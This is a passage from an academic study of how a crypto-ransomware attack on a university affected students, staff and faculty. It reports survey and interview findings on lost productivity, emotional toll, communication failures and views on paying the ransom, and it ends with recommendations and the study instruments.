Using Welch's t-tests, we did not find a significant effect in most cases between the respondents with and without technical backgrounds, except on 5 survey questions: non-technical respondents felt significantly more secure connecting to the university's wireless network before the attack ($t(56) = -2.62, p < 0.05$). Non-technical respondents were significantly more likely to follow recommended protective advice before ($t(52) = -2.52, p < 0.05$), during ($t(52) = -2.6, p < 0.05$), and after the attack ($t(51) = -2.95, p < 0.005$). Lastly, the information received from the the university was significantly more confusing to non-technical users than those with technical backgrounds ($t(70) = -2.56, p < 0.05$).

## 5.7 Survey summary

Our survey results revealed two main dimensions of the attack's impact on respondents from the affected organization. First, the majority of the university community suffered technological disruptions that ranged from temporary loss of access to permanent data loss. The majority of respondents who lost access to essential services/computers lost more than three days of productivity. This is an indirect cost that is difficult to quantify, particularly when also considering the impact on students. Second, we identified that a crypto-ransomware attack on an organization has a great personal and social impact on its end-users. The strong negative feelings described by our respondents suggest that the personal and social implications of such incidents are as significant and noteworthy as technological ones.

Our respondents' risk perception before, during, and after the attack suggests that an attack on an organization increases users' perceptions of risk relating to the organization during the attack, yet it has marginal effects on the perceived risk of personal resources/computers. Our survey results confirm prior research [28]; perceived susceptibility to risk is a likely determinant for users' computer security behaviour. Most security behaviour changes we observed were "reactive" rather than "proactive" and occurred within 24 hours of the attack. Our results suggest that most users are unlikely to change their computer security behaviour in the long-term because they believe cyber-security attacks on organizations are out of individual users' control.

In the event of a cyber-attack, our respondents identified that communication is paramount to an effective cyber-attack response. The quality, frequency, and promptness of information disseminated affected respondents' perceived competency of the organization and overall satisfaction as a university community member. Without an effective communication plan, information may propagate informally through word-of-mouth, which could lead to miscommunication and confusion.

# 6 Interview Methodology

We audio-recorded semi-structured interviews with 14 students, 13 staff, and 3 faculty members ($n = 30$). We recruited as widely as possible, making sure to reach faculty, staff, and students across the entire campus through appropriate mailing lists, social media posts, and posters. From all who came forward, we interviewed all faculty, staff, and students who were directly affected. We also interviewed several users who were indirectly affected until we were repeatedly hearing very similar responses. Seven respondents had a technical background. Interviews were conducted in-person in a private area on cam-

pus. Interviewees were asked to reconstruct their attitudes and experiences with the attack, and changes in their security practices following the incident. The interview guide is available in Appendix A. Interviews lasted approximately one hour each and interviewees were compensated $20. The research team transcribed the audio recordings. We omitted all identifying information (e.g., names, department) from the transcriptions, and assigned anonymous usernames. Interviewee usernames contain a letter identifying the interviewee's role within the university (**F** = faculty, **S** = staff, **G** = graduate student, **U** = undergraduate student) followed by a randomly allocated sequential number (e.g., F2, S11).

We used inductive thematic analysis [6] to analyze the interview data, similar to prior qualitative studies in this area [13, 39, 42, 43]. The first author conducted opening coding of the transcripts using ATLAS.ti, generating on average 40 noteworthy excerpts per transcript and an initial list of 146 codes. To facilitate analysis, codes were organized into 25 categories describing commonalities between codes. For example, 5 codes that described interviewees' worries, such as missing deadlines, infecting computers, deleting data, stealing information, and safety were categorized as 'fears'. Two researchers worked to refine and merge codes, resulting in a final list of 137 codes. To increase the reliability of the analysis, the second researcher conducted open coding independently for 30% of the transcripts (i.e., 10 participants, distributed across different demographics) using the established code list. A Cohen's Kappa ($k$) test found good agreement between the two researchers' analysis, $k = 0.82$ (95% CI, 0.80 to 0.85), $p < 0.005$. The two researchers met to resolve any disagreements, coming up with a mutually agreeable set of codes for the excerpts. Following this process, the first researcher independently verified the remaining excerpts following the collaboratively established codebook. From these, main themes were extracted along with representative quotes.

# 7 Interview Results

The interviews offered opportunity for more in-depth exploration of the issues mentioned in the surveys. We present the results organized by general theme, aligning with the survey where appropriate for easier comparison.

## 7.1 Impact

Our interviewees' accounts of the impact of the ransomware attack on individuals were both technological (e.g., blocking access to email) and emotional (e.g., causing stress). We identify the loss of access to resources (technological), productivity, and morale (personal and social) as the three overarching effects of the attack.

### 7.1.1 Technological Impact

Individuals with infected computers obviously felt the largest impact and describe the helplessness experienced at the inability to access any of their data. According to one graduate student, all 14 computers in their research lab were infected. Attempts to access files on the infected computers led to the infuriating ransom message "we can help" (G1). A faculty member describes his reaction at seeing years of work become inaccessible:

> ***F3:*** [I had] all my work [on Dropbox], about fifteen years of work, and I was trying to get on with grading and stuff and I couldn't because they were all encrypted. It slowly started turning all the files into encrypted files at home as well. Then I realized this thing was not going to stop [...].

Interestingly, the impact for many people resulted as much from the emergency measures necessary contain the infection as the actual attack. "Pretty much everyone was impacted in some way [...] whether it's being not able to use a computer or not being able to use some service", explained an IT staff (S14). Interviewees identified that inability to access files, WI-FI, and the university's online resources such as the student learning and management systems and email servers were the worse consequences. Many lost their primary means of communication both internally and with the outside world (who were unaware that their email messages were not received); others could not find alternate contact information for university members because it was posted on inaccessible services (e.g., university website).

The incident was "really messy for students [because] it was the final week before exams, and everyone was trying to submit their final assignments" (S6). A student added, "first, I needed the Internet to enter the database of the library to work on my paper. Second, we needed to submit online. Both of them were a problem" (U6). A staff from student services believed that "students were deeply affected." Scholarship applications were due, and "they weren't able to get transcripts [...]. We were trying to get all of these files together for students, and we couldn't get anything" (S2). Similarly for other staff, "all the files that were regularly used... were inaccessible" (S14). A faculty recounted, "I couldn't get into any of my work files; I couldn't work on my lecture; I couldn't do my Powerpoint; I couldn't get into email. I couldn't do anything at the university" (F2).

Interviewees said they lost access to both online and offline resources, such as physical workspaces normally reserved online. They saw "a mass exodus" on the day of the attack due to a lack of access to necessary resources (S11). University staff were eventually sent home and many students left campus to work.

#### 7.1.2 Productivity Impact

Interviewees with infected computers spent significant time recovering data from backups or other sources. As a faculty described, data "had to be rescued from any source we could find" (F1). Interviewees retrieved data from network backups, external backups, cloud services, email attachments, and copies from other people. However, data recovery was neither easy nor up-to-date. For example, infected computers were re-imaged and restored from the university's network backups, but "the stuff stored on the network... was about a month old...", said a graduate student. Additionally, "any files that were open at the time of the backup wasn't backed up" (G1). Interviewees also told cautionary tales about automatic file syncing across devices; several (G1, S11, S7, S10, F3) described that auto-syncing/backups "turned into a nightmare" as the infected files quickly "polluted" other devices. In one account, a staff described a colleague's ordeal: "his files were corrupt on his system and that was feeding to Dropbox and all these other people linked to his Dropbox were getting corrupted files" (S11). Eventually, the colleague was able to recover through Dropbox.

Participants also described losses of valuable productivity tools and resources, including "all desktop shortcuts" (S1), "400 bookmarks" (S11), and carefully drafted email templates: "I've been working on [my email templates] for two years", a staff said, "I had a reply for almost everything a student could ask. I had these beautiful long emails with everything that a student could possibly need and I lost all of it" (S2). Affected participants were "frustrated" and "annoyed" that "there's nothing [computing services] could do" (S2) because these items were not saved on the network backups. Weeks after the incident, many were still feeling the aftermath of the attack:

> ***S1:*** Even now I still run into issues... just when I need things, all of sudden it is not working properly. So I am still constantly calling [computing services] and saying "Ok, I had this folder, it isn't there now". There are tons of little things like that... your work days are interrupted and you are not working at the same pace or being able to accomplish as much as you'd like because you're on the phone for an hour with [computing services].

Several interviewees believed that the significant loss in productively is an under-estimated impact of ransomware infections. A staff argued, the attack "cost the university in lost productivity far more than they could have paid out for ransom" (S3). Productivity costs "may be invisible in a university", said a faculty, but they are nevertheless big costs (F1) which included delays in research outcomes. As another example, a second faculty (F2) describes losing all teaching materials for the upcoming semester and having to spend weeks redeveloping these rather than working on an upcoming book and research.

Even those without infected computers suffered loss of productivity. Many interviewees said they lost at least several days to a week of productivity during "one of the busiest months of the year" (S2). The attack "delayed every due date", and it was "really tough to catch up (S2). A direct impact was the inability "to do our jobs without having connectivity to the Internet and all the applications that [the university] uses and subscribes to" (S9). With no instructions of what to do, staff "kept their front lines open" (S8), but others describe idle time since they could not accomplish any of their regular tasks (S2, S4, S8); we were basically "paralyzed", said another (S9). Students similarly described an inability to complete homework, collaborate, and study in the days prior to exams (e.g., "One of my classes was online, so I wasn't able to watch the lectures" (U4)).

#### 7.1.3 Personal and Social Impact

Interviewees described the personal and social effects of the experience that led to poor morale within the community. Words such as "stressed", "frustrated", "anxious", "scared", and "panicked" ran repeatedly throughout interviewees' accounts of their experiences. "A lot of people were stressed and frustrated", said a student, "people were fuming a little bit, especially people who were relying on the [school] computers and weren't able to access those resources" (U8). Similarly, a staff felt "frustrated" because "everything is broken" (S7). Another interviewee described how it left them shaken:

> ***S2:*** I would say it was an eye-opener, [...], knowing that we are really not safe, you know. All of the information that we have online, and this is my first experience ever being hacked or having anything sort of personally taken from me by hackers [...] it was just an awakening of sorts [...] And I never felt that before, I never had any concern before, [...] and now I'm nervous, honestly. To be honest, I'm nervous. It's made me more cautions and more nervous.

**Emotional toll:** Many interviewees reported strong negative feelings about the experience, but also noticed a discrepancy between their emotional response and the actual impact of the attack on their data. In our sample, severe data loss (i.e., significant amounts of work/research data permanently lost) was less common than recoverable data loss or no data loss. A student reported, "my feelings were more than severe, but in reality, I didn't see something severe," and "I didn't lose anything" (U6). In other words, many interviewees re-

called their emotional response as "severe in feelings"', but that the attack was "not severe in reality" because it did not affect their personal data or computers (U6).

Other than fears of direct data loss, participants feared that the malware might damage personal computers, cause missed deadlines, and compromise personal or financial information. For example, a staff who is also a parent asked her child to avoid logging on to university systems because "I don't want to be in a situation where I have to replace a five thousand dollar MacBook or something. I'm like, "I don't want you to get some contamination and bring it home."(S4)

Some said that they felt unsafe on campus: "I was afraid to come to the university...", said a student, "so I decided to leave the university and escaped to Starbucks" (U6). Others coped by staying off the school network and WI-FI, and incurred financial costs by using their mobile data to access the Internet instead. International students were particularly impacted by the loss of connectivity because they were unable to talk to their families back home. One student explained,

> ***U5:*** I have a lot of international friends and most of them were actually very very homesick. Especially since exams are coming they were very stressed out and I know a lot of them are constantly talking to their parents 24/7. And because they were unable to talk, they were very desperate and it made them turn on [mobile] data. Like they don't really have it, then they would still start using it and that is when they are indirectly losing money... and they're getting stressed out.

This account highlights some personal and social impacts of cyber-attacks. Users faced emotional costs at being isolated from their social support network and were additionally stressed by indirect financial costs.

Another emotional impact was the fear of being penalized for missing deadlines. This clearly impacted students: "We had a paper due and everyone couldn't access their papers, so everyone was freaking out in my program" (U10). Even though most students received extensions, the process was stressful. One undergraduate student explained, "it impacted everyone, like 'panicking', especially being in first-year. You just see people frustrated. [Students] want to get in touch with the professors but having no way, and did not know how else to contact them. People were just losing their minds" (U9).

Interviewees also worried, "do they have any of my personal information? Are they going to get employee information?" (S6). The uneasiness caused them to avoid their financial accounts because they were unsure of the extent of the attack. For example, a student said, "my dad sent me money at that time, but I was not able to check my bank because I was really too scared to check it. I didn't even check it like after a week or so" (U2).

Our assessment was that most interviewees recovered from the attack, and that the personal and social impact was significant but mostly temporary. A staff sums up:

> ***S4:*** Looking back, at the end of the day, all the stuff was really just anxiety based. I coincidently had a doctor's appointment around that time and my blood pressure was really high... I was anxious about the fact that I lost work and people weren't able to email me, then there was a whole rush of people that needed to talk to me, and I was anxious about [catching up].

In these data excerpts, interviewees recounting their experiences by voicing anxieties, frustrations, and fears. Interviewees shifted between talking about technological effects, to describing incidental effects like loss of productivity, then to talking about the emotional toll. Our data suggests that effects of cyber-attacks on users are complex, multifaceted, and difficult to measure.

**A sense of belonging to a community:** The attack caused resentment and damaged users' relationship with the university. Interviewees saw themselves as "belonging to" and "a part of" a larger community (U9). However, with respect to this incident, participants felt that they "didn't have a role in the situation" (G1), and that their opinions did not matter. "We weren't asked about how we felt about the situation", a staff said (S6). It appears that most resentment came from a perceived lack of transparency and clear communication about what had happened. Many interviewees were dissatisfied that they found out about the ransomware attack through rumours and news reports instead of from the university directly. A staff member argued,

> ***S6:*** There's nothing wrong with saying we've been hijacked. Hearing it on [the news] before you hear it from the campus higher-ups, it's like "why is there such a secrecy?"

Instead of feeling that the university community was working together to solve the problem, interviewees felt sidelined and kept in the dark. "It was kind of like we didn't have a role in this situation. We were just kind of the people that were affected and [we should] stay out of the way" (G1). Some believed that "each person should be allowed to make the decision" about paying the ransom to recover his or her data (S7). A graduate student resented how infected computers were handled.

> ***G1:*** The IT guy from our department came in after we had all left for the night, came in and wiped every [infected] computer in the lab. To our knowledge, there hadn't been a resolution [at

the time] about whether [the university] was going pay or not, and they just made the executive decision to delete everything. We were upset because that made it final, like we are never getting these files back. They never gave us the choice. They never gave us the option.

Clearly, affected interviewees were upset at being excluded from the decision-making process, and this damaged their sense of belonging to the university community. Data lost may have been inevitable, but this highlights how an organization's handling of an incident can impact its strong sense of community.

## 7.2 Security Practices

We noted many common misconceptions about security best practices, suggesting a need for more proactive cybersecurity training geared towards the university community and customized to the needs of different users.

As an example, we highlight discussion about backing up data, which was particularly relevant to this incident. One faculty detailed intentionally avoiding the university's network drives to save important files, believing that their workstation's local hard drive was safer, and gave an interesting analogy to explain their reasoning:

> ***F2:*** I had about sixty five reports [...], and the safest place for me to keep them was on that drive, on my own computer, because it's supposed to be password protected and have all the security [...] So I kept it on there and it's all gone. [...] If somebody broke in [to the office] and stole the files in the old days, then the stuff was gone and nobody would scream at them because they didn't make photocopies of them and take them home!

Several interviewees were rethinking their backup and storage strategies. Some who were previously using cloud services and automatic syncing were reconsidering, while others decided that they would now be "vigilant in getting various copies of everything that you need, in different areas. Backing up everything like crazy." (S2). Others had lost confidence in the university infrastructure and vowed to store data off-campus instead.

## 7.3 Communication

Many believed that the main cause of dissatisfaction and frustration among faculty, staff, and students was not the cyber-attack itself, but how the situation was communicated. A staff explained, "everybody understands that stuff happens, but communication is key. if you're not telling people what is going on, that is creating a whole other level of panic" (S11). A large part of interviewees' retelling of their experiences revolved around communication, highlighting it as a critical.

### 7.3.1 Communicating during an incident

In the event of a cyber-attack, interviewees believed that it is extremely important to notify the university community about the situation promptly and as accurately as possible. Instead of being forthcoming, interviewees felt the university "hid behind this terminology of 'network interruption', which is not really accurate" (S8). Users were instructed to "disconnect everything" and "shut everything down" (S3), but no details were provided about why. A student recounted:

> ***U4:*** On the first day when I walked into the library and there was a sign saying, "Don't use the WI-FI – Don't use the computers"; it didn't say why. I heard some people in front of me say "Oh whatever, I'm still going to use the computer, I don't care". I think if they had known it was because of malware they definitely wouldn't have wanted to use it... Maybe they didn't want people to panic or to worry, but if people are going to listen I think it's important to give them that knowledge so they understand why they don't want you to use it.

These accounts highlight the necessity of informing people about the risks and vulnerabilities when instructing people what to do. Furthermore, providing users with vague or inaccurate information may cause them to undermine the seriousness of the problem. Others felt the notification came too late: "we're working in the library and then we're told that we can't go on to the WI-FI. I had already been on the WI-FI... so I started to panic" (U8). Another student recalled, "they told me not to log in on the lab computers or log in to [the university] services [...], but at that point, it was already too late because I already did" (U3).

Interviewees thought that the little information provided by the university was "vague", "cryptic", and "unhelpful". The update "didn't really tell a lot of useful information," that enabled people "to make decisions" (S7). Employees wanted answers to questions such as "can I turn my computer on?" or "can we work?" (S1). Not having the information made people "very cautious", and they kept their computers shut-off longer than required (S10), adding to the loss of productivity.

While informing users about cyber-attacks, interviewees identified that users should be provided with "a standard set of procedures" (S12) to follow, and actionable instructions about what they should do. For example, a tutorial leader said, "I didn't know if I should actually tell my students not to open their laptops... It was a

blur, like I didn't know what should I do and what should I not do" (U1). A staff said, "we all received the very bizarre coded messages from the central university that never really explained what to do" (S10). Similarly, a faculty recalled"getting directions at some point to not to turn [her] computer on, but then was 'told to go ahead and go home and everything will be fine' ... "All I knew was it wasn't working" she continued, and "it took a few days before anybody told me if you do come in don't try to sign on. And again, that was pretty much word-of-mouth" (F2). Interviewees expected useful updates at set intervals from the university. The updates should keep the users "in the loop" (S8) about progress, how and when the university will resolve the issue, what resources are open, and what users should do. They also wanted to know when life could return to normal:

> ***G1:*** Still to this day to be honest, I don't feel like there was ever an end. There was [notifications] like 'we are working on the situation. We are working on the situation. Ok you can connect again'. It was never like 'It's over.' So it's all very much like it's never really ended.

#### 7.3.2 Planning ahead

Interviewees voiced a need for a detailed cyber-response plan that mapped out the flow of communication from the top administration to the school departments, and to the members of the university community, including full-time and part-time faculty, staff, and students. It is critical that the plan covers scenarios when all online and network services are down. Some believed that a cyber-response plan could be coordinated between computing services and campus security to ensure immediate alternative lines of communication. The broader university community should be aware of this plan so that they know what to expect when an incident occurs.

### 7.4 Paying the ransom

The interviewees recognized that paying or not paying the ransom is a moral, ethical, and pragmatic dilemma. They showed deep sympathy for those who lost data. A staff empathized, "I'm not a researcher and I don't have anything important on my desktop, but I would hate to think that all of my lifelong work was lost and there wouldn't be some sort of accountability to the university on doing whatever they can to provide it" (S9).

On a pragmatic level, some believed that the decision to pay the ransom would be a matter of weighing the costs, such as the cost of data, the cost of downtime, and the cost of rebuilding. A staff explained:

> ***S7:*** if you had a high reliability that if you paid you would get your stuff back, then it becomes simply a cost: the cost of paying to get it back directly versus the cost of the money and energy that has been spent in the interim trying to bring things back and to fix things. I figure I've probably effectively lost about three weeks of work in terms of time spent either recovering stuff and not being able to do my real job.

A graduate student further explained this rationale:

> ***G1:*** When you look at the sum of money [the attackers] were looking for, it doesn't sound like a lot to an organization. Yes, you are paying domestic terrorists; yes, you are giving in to it, but when you look at the amount of money that you spent on getting this research done — the amount of money you put into the research, the amount of money in grants that the university has worked hard to get, and that they've lost all that data and all of that research. It seems counterproductive to just not pay off the ransom.

Through explanations like this, some interviewees argued that the decision on whether to pay the ransom could be based on a calculation of productivity costs weighed against the ransom amount. Although this line of thinking seemed practical, these participants also recognized that the decision to pay a ransom is much more complex than a simple monetary transaction.

In the end, however, most interviewees agreed with the university's decision to not pay the ransom. Many interviewees, particularly those who were not affected by data loss, appeared to be convinced that the ethical principles outweigh the pragmatic considerations. Many believed it is ethically wrong to pay criminals, and that paying would encourage more criminal activity because it is a demonstration of weakness and sets precedence for other attacks. Some described paying the ransom as a "band-aid" solution because "giving in to these types of demands doesn't actually solve the problem" in the long run (S13). Several compared their rationale to why governments will not pay ransoms for hostages. Additionally, most believed that criminals cannot be trusted, and there is no guarantee that the data will be returned, unaltered, and not copied for malicious use. The university could also risk the attacker asking for a higher ransom.

### 7.5 Interview Summary

The attack significantly hindered students, faculty, and administrative staff's ability to do work for several days and the remnant of impact was felt for weeks after the attack. However, the personal and social impact was possibly more severe than the technological impact. Interestingly, the emotional toll on users was only par-

tially caused by the direct effects of the ransomware attack. Other variables, such as lack of communication and transparency led to decreased morale, trust, and a feeling of disconnectedness by the members of the university.

Interviewees recognized that the response to a ransomware attack is difficult because it includes ethical, moral, and pragmatic considerations. In the end, however, interviewees displayed distrusted the attackers and supported the university's decision not to pay the ransom.

# 8 Discussion

## 8.1 The unaccounted costs of attacks

Estimates of the financial and productivity costs to organizations as a result of ransomware are available in the literature (e.g., [18, 38]). Beyond these, we identified other costs that may not receive as much attention but that can be equally damaging.

**Emotional toll:** Users experience stress and anxiety, and this may extend well beyond the immediate aftermath of an attack since it may take weeks (or longer) for users to catch up, recreate lost data, or deal with the consequences of the attack (e.g., delays in graduating due to lost research data, missed publication deadlines impacting promotion/tenure dossiers, increased workload as a result of lost templates).

**Disconnect from social supports:** When incidents result in inaccessible communication channels, users may feel isolated and disconnected from their social support network (thus increasing the emotional toll) exactly when such support might be needed. This was particularly apparent with students who rely on the university infrastructure as their primary internet access point, but also among staff unable to reach colleagues.

**Indirect financial costs:** End-users may incur indirect financial costs, such as additional mobile data, costs relating to working off-campus (e.g., overage charges on home internet accounts), or purchasing additional resources (e.g., a new backup drive). While relatively minor costs, they may impose hardship on those with fixed incomes such as students. There may also be financial consequences to missed opportunities (e.g., inability to apply for a scholarship).

**Increased security burden:** End-users may be subject to new, tighter security measures. These measures may impose additional longer-term productivity losses beyond those directly associated with the incident if certain tasks become more complicated.

We highlight that many of these costs are a result of the (necessary) security response to an attack. And while some may be inevitable, they should be considered as part of a comprehensive cyber-response plan, and minimizing them is desirable.

## 8.2 Suggested User-Centric Strategies

Several lessons emerged from our research suggesting how organizations should handle such incidents. There are obviously other factors at play when determining a cybersecurity response, and not all of these were lacking in this particular incident, but we believe that these insights could help devise a comprehensive plan.

**Share the plan:** An explicit cyber-response plan should be shared with the broader community *before* an incident happens. This should, at minimum, explain what is expected of users during an incident, how information will be conveyed and by whom, and a communication schedule. The communication channel should not put users at increased risk. For example, users may connect to the organization's WI-FI if updates are coming through organizational email accounts. We also suggest having an explicit policy for what will happen in response to an attack, along with explanations. For example, 'our organization will never pay ransoms because doing so increases the likelihood that the organization is targeted for further attacks.' or 'we will erase and reimage infected devices because we cannot guarantee that they are not otherwise compromised.' This information should be conveyed simply and clearly ahead of time so that everyone understands what to expect.

**Communication is key:** This was by far the most requested component. Communication during and after an incident needs to be frequent, straightforward, and upfront. Our end-users wanted regular updates five times daily during an incident, twice per day for the next few days, and once per week for the following weeks. They also needed explicit closure to an event; they wanted to hear from an official source that everything had been resolved. (i.e., similar to how weather forecasts broadcast that 'the weather warning has been lifted'). The on-going communication should include specific advice for end-users and describe any adjustments made as a result of the incident (e.g., Can they access specific resources? What should they do with their workstations or personal computers/devices? Are certain deadlines extended? How do they contact individuals if regular communication is disrupted?). The communication may need to be customized for different user groups. Decades of literature on warnings and crisis communication for other types of emergencies, such as natural disasters, offer comprehensive strategies and assessments of best practices (e.g., [25]; much of their approaches may be transferable to cyber-attacks.

**Give victims a voice:** End-users most affected by the incident wanted a voice in the recovery process. It will likely be infeasible to meet every request, but organizations should recognize that individuals were impacted well beyond the impersonal lost of organizational data.

By-passing their involvement in the recovery process further compounds the negative, long-lasting impact. As we witnessed in our study, many victims simply wanted an opportunity for a debrief. They wanted to discuss their experience, be heard, and have their insight and suggestions taken into account.

**Practice user-centric security:** A common response to attacks is to tighten the security policy, increasing the burden on end-users. We argue, however, that security policies must be realistic and not place an undue burden on users. Security policies that are too restrictive (e.g., disabling access to commonly used services), cumbersome (e.g., making it more difficult to accomplish tasks), or that make unrealistic demands on users (e.g., frequent password changes) will be bypassed by users, either intentionally so that they can accomplish their primary tasks [14,44] or accidentally by making errors. Re-examining policies is reasonable but changes should be carefully weighted against their human cost.

**Offer user-centric training:** Cybersecurity training should be an on-going service. In a large organization, training will need to be tailored to meet various needs. Given our interviews, we suggest that one-on-one consultations may even be advisable to address individual concerns and help end-users set up their system in a way that is both secure and meets their needs. In general, training material needs to explain the threats and how security strategies address these threats. Users are more likely to comply if they understand how their actions contribute to protecting their and the organization's resources [1]. Here also, the broader risk communication literature may offer useful insight (e.g., [5,32]).

**Provide user-centric data storage:** Storage and backup must be straightforward, usable, and offer the needed functionality (e.g., file sharing and remote access). Many users did not store (or infrequently stored) data on the organization's network drives where it could have been restored relatively easily. It may be tempting to dismiss this as 'the user's fault'; however, in many cases users had legitimate reasons for their decisions: the official storage options did not provide the functionality they needed, the functionality was awkward/difficult to use, or users misinterpreted the 'safest' options.

## 8.3 Refined Ransomware Process

Inspired by Ali's *Ransomware Process* [3] for individuals, we extend description to organizations. Our refined *Organizational Ransomware Process* diagram is available in Figure 6. One important differentiating factor is the potential loss of autonomy for individual end-users who must rely on the organization to respond to the attack. From our analysis, this may cause additional emotional and productivity strain, as well as incur additional



Figure 6: The ransomware process.

'unaccounted costs' (see Section 8.1), regardless of the eventual outcome of the incident.

## 8.4 Limitations and Future Work

The studies may have a self-selection bias since end-users who were most impacted may have had the most interest in participating. For this reason, generalizations about the entire community should be made with caution. We also relied on self-reporting; participants may have misremembered, left out details, or selectively shared with us. There were sufficient commonalities across reported experiences, however, that we believe that these are reasonable accounts. While we do not wish that other organizations fall victim to attack, it would be interesting to explore whether our findings hold for other organizations, in similar or different domains.

# 9 Conclusion

We had the (un)fortunate opportunity to be present in the immediate aftermath of a crypto-ransomware attack at a large academic institution. We collected data from end-users through surveys and interviews to understand the impact and their experiences throughout the incident. We identified the technological, productivity, and personal and social impacts on users, including some typically unaccounted costs that should be considered when developing cyber-response plans. Most participants recognized that attacks happen, but they expressed an important need for clear and timely communication within the organization about the incident, and a need for a voice in the recovery process. We additionally propose strategies to help organizations better prepare for similar attacks. Given the statistics about ransomware attacks on organizations, it is prudent to assume that an attack is likely and prepare accordingly. Our work demonstrates that both advance planning and recovery efforts must address human factors because the effects may last well beyond the technical recovery of resources and data.

## A Interview Guide

These questions were a guide only. Interviews may have deviated if participants mentioned other relevant issues.

1. How did you find out about the network interruption? What did you do in response? Did you discuss with others? How did you feel?
2. How did you stay updated on the incident?
3. How did the incident affect you directly? How did it affect your work? your ability to communicate? your plans? Did you lose any data? Was your computer compromised? What impact has it had on you? What impact did it have on those around you?
4. Before this attack, what did you know about ransomware? Have you learned more about it? How did you get info?
5. Before this attack, what kind of security measures did you take? How often did you backup your data?
6. And now, after the attack, how have your security practices changed? How often do you back up your data now? How likely are you to follow the recommended security practices by [computing services]?
7. What was your overall impression of the severity of this attack? How many computers do you think were infected? Was any important data lost or compromised?
8. Should [university] pay the ransom in these situations? How much should they pay? Should they reveal what steps have been taken to recover data? If [university] paid, how likely is it that they would recover the data? If [university] did not pay, how likely is that they would recover the data?
9. What did you learn from this incident?
10. What could [university] have done differently once the attack occurred?
11. Do you have any other stories about your experiences with this attack that you would like to share? Or do you have any other thoughts youd like to share?

## B: Survey Questions

1. If you remember, when did you first find out about the network interruption that occurred on [date] at [university]? (Please provide date and approximate time)
2. Describe how you first found out about the network interruption that occurred on [date] at [university].
3. How much do you agree with the following statement: When I first heard about the network interruption, I thought it was a regular network outage for the purpose of software upgrades or maintenance on [University's] network. (strongly disagree, somewhat disagree, neither agree nor disagree, somewhat agree, strongly Agree)
4. If you remember, when did you learn that the interruption was actually a cyberattack? (Please provide date and approximate time)
5. Describe how you first found out that the interruption was actually a cyberattack on the [university] network.
6. Describe how you felt when you found out about the cyberattack,
7. Describe the impact that the attack had on you.
8. Describe the impact that the attack had on your department.
9. How severe was the impact of the attack (very mild, somewhat mild, moderate, somewhat severe, very severe) [On you on the day of the attack / On you in the following days / On your department]
10. How were you affected by the cyberattack? Please select all that applies
    a. My work computer was hacked
    b. My personal computer was hacked
    c. Unable to use [university] University's services (e.g., [LMS], [university] [admin site])
    d. Unable to use [university]'s wireless network Loss of work or research data
    e. Loss of personal data
    f. My password(s) had to be changed I was not affected by the attack
    g. Other:
11. If you lost data, were you able to recover it? How?
12. What were your greatest fears/worries with respect to this attack?
13. How long did it take for [university] to restore access to your essential services/computer(s)? (Less than 12 hours, 1 day, 2 days, 3 days, up to a week, Other: )
14. From your perspective, what could the IT staff improve/change for handling such attacks in the future?
15. This cyberattack has encouraged me to learn more about cybersecurity: (strongly disagree, somewhat disagree, neither agree nor disagree, somewhat agree, strongly Agree)
16. What is a ransomware attack?
17. What are bitcoins?
18. What do you think caused this specific attack at [university]?
19. How many computers do you think were infected at [university]? (provide a number representing your best estimate)
20. Do you think the university could have prevented this attack? (Yes, no)
21. [university] should pay the hacker(s) a ransom in exchange for having (strongly disagree, somewhat disagree, neither agree nor disagree, somewhat agree, strongly Agree) [all the infected computers unlocked / only computers containing important files unlocked]
22. What is the maximum that the university should pay in such circumstances? [Per computer (in dollars) / In total (in dollars)]
23. How likely is it that the hacker(s) unlock the files after having received the requested payment/ransom? (Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely)
24. How likely is it that [university] will regain access to locked files without paying the ransom or restoring from backup? (Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely)

25. How easy is it: for a hacker(s) to carry out ransomware attacks? (very difficult, somewhat difficult, neither easy nor difficult, somewhat easy, very easy)
26. In the months leading up to the attack (before you knew about the attack), which actions did you take to protect yourself from cyberattacks?
27. In the 24 hours immediately after the attack, which of these did you do? (Yes, No, N/A)
    a. Run antivirus software
    b. Update antivirus software Backup data
    c. Disconnect from [university]'s wireless network
    d. Disconnect from [university]'s wired network
    e. Turn off computers running Windows
    f. Turn off computers running Mac OS
    g. Turn off computers running Linux
    h. Turn off mobile devices
    i. Change passwords
    j. Stop using [university] services (e.g., [LMS], [university] [admin site])
    k. Other
28. After the cyberattack at [university], how have your security practices changed?
29. How often did you backup your data [before/now, after] the attack? (Every day, 2-3 times per week, once a week, 2-3 times per month, once a month, less than once a month, never, other)
30. [Before/During/After] the attack: How likely did you think it was that the following would be hacked/compromised? (Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely)
    a. My work data
    b. My personal information/data
    c. My [university] laptop
    d. My personal computer/laptop
    e. My mobile devices
    f. Our department's data
    g. Our department's computers
    h. [University]'s services
31. How confident did/do you feel about [university]'s ability to protect your data on their network? (very doubtful, somewhat doubtful, neither confident nor doubtful, somewhat confident, very confident) [Before the attack / During the attack / Now, after the attack]
32. How secure did/do you feel being connected to [university]'s wireless network? (very insecure, somewhat insecure, neither secure nor insecure, somewhat secure, very secure) [Before the attack / During the attack / Now, after the attack]
33. How likely were/are you to follow advice from the IT staff on how to protect your systems? Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely) [Before the attack / During the attack / Now, after the attack]
34. How familiar were/are you with ransomware attacks? (Not familiar at all, slightly familiar, moderately familiar, very familiar, extremely familiar) [Before the attack / Now, after the attack]
35. How worried were/are you about cybersecurity attacks? (Not at all worried, somewhat not worried, neutral, somewhat worried, very worried) [Before the attack / Now, after the attack]
36. How did you get updates about the status of the cyberattack? Please select all that apply
    a. Checked [university]'s website

b. Checked official [university] social media page(s)
c. Checked other social media
d. Checked mainstream news/media
e. Received email for messages from [computing services]
f. Received updates from my department
g. Asked friends or fellow students/staff/faculty member(s)
h. Directly asked [computing services]
i. Logged in to the new internal site for IT communications
j. I didn't follow updates on the attack
k. Other:

37. During and/or after the attack, how did you communicate with the IT staff to inquire about the attack? Please select all that applies. (Through email, Talked to them on the phone, Left a message(s) on the phone, In person, I didn't communicate with them，Other)
38. How satisfied are you with the communications provided during the cyber attack? (Very dissatisfied, somewhat dissatisfied, neither satisfied nor dissatisfied, somewhat satisfied, very satisfied)
39. How much did the information you received from [university] about the cyberattack (not at all, a little, somewhat, mostly, very much):
    a. Address your specific concerns?
    b. Decrease your worry?
    c. Increase your worry?
    d. Confuse you?
    e. Reassure you?
    f. Help you understand what immediate steps you should be taking?
    g. Help you understand what steps you should be taking in the future?
40. How can communications be improved in the future for these types of attacks?
